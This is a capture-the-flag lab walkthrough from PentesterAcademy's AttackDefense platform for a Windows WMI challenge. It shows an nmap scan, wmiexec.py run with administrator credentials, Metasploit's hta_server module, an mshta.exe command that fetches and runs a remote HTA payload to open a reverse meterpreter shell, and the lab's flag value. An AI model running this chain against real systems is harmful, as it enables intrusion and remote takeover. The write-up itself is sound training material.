
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: WMI: WmiExec
URL	https://attackdefense.com/challengedetails?cid=2079
Type	Services Exploitation: WMI

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "**target**" file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.39
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.0.39

```
root@attackdefense:~# nmap 10.0.0.39
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-31 18:28 IST
Nmap scan report for 10.0.0.39
Host is up (0.0031s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
root@attackdefense:~#
```

We have discovered that multiple ports are open. WMI uses port 135 and a high range of dynamic ports TCP 49152-65535.

Step 3: Running windows commands on the target machine using wmiexec.py script.

WMIexec.py:

”WMIExec is using a similar **approach to smbexec** but **executing commands through WMI**. Also, **it doesn't generate noisy messages in the event log that smbexec.py does** when creating a service. Victim machine should have DCOM ports exposed because the script uses DCOM for exploitation”

Commands:
wmiexec.py administrator:bob_123321@10.0.0.39
whoami

```
root@attackdefense:~# wmiexec.py administrator:bob_123321@10.0.0.39
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
smbserver\administrator

C:\>
```

We have successfully exploited the target machine and gained a cmd.exe shell.

Step 4: Running the HTA server module to gain the meterpreter shell. Open another terminal and start msfconsole.

Commands:
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell."

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/sPa0ajrPnkmzZyl.hta
[*] Local IP: http://10.10.0.2:8080/sPa0ajrPnkmzZyl.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "**http://10.10.0.2:8080/sPa0ajrPnkmzZyl.hta**" and paste it on the cmd.exe to gain the meterpreter shell.

Note: You need to execute the below payload on the cmd.exe shell

Step 5: Gaining a meterpreter shell.

Commands:
Payload**:** mshta.exe http://10.10.0.2:8080/sPa0ajrPnkmzZyl.hta
sessions
sessions -i 1

```
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
smbserver\administrator

C:\>mshta.exe http://10.10.0.2:8080/sPa0ajrPnkmzZyl.hta

C:\>
```

We can expect a meterpreter shell.

```
[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/sPa0ajrPnkmzZyl.hta
[*] Local IP: http://10.10.0.2:8080/sPa0ajrPnkmzZyl.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.39        hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.0.39
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.39:49691) at 2020-10-31 18:31:02 +0530

msf5 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  SMBSERVER\Administrator @ SMBSERVER  10.10.0.2:4444 -> 10.0.0.39:49691 (10.0.0.39)

msf5 exploit(windows/misc/hta_server) >
```

Step 6: Searching the flag.

Commands:
sessions -i 1
shell
dir
type flag.txt

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 3764 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
10/14/2020  10:40 AM                70 flag.txt
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/14/2018  04:10 PM    <DIR>          Program Files
10/14/2020  10:43 AM    <DIR>          Program Files (x86)
10/14/2020  10:06 AM    <DIR>          Users
10/15/2020  08:40 AM    <DIR>          Windows
               1 File(s)             70 bytes
               6 Dir(s)  17,345,187,840 bytes free

C:\>type flag.txt
type flag.txt
ea77b9ae702e977bd15f6ef79f230c5e

C:\>
```

This reveals the flag to us.

Flag: ea77b9ae702e977bd15f6ef79f230c5e

References:

1. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)
2. WMIExec (https://github.com/SecureAuthCorp/impacket)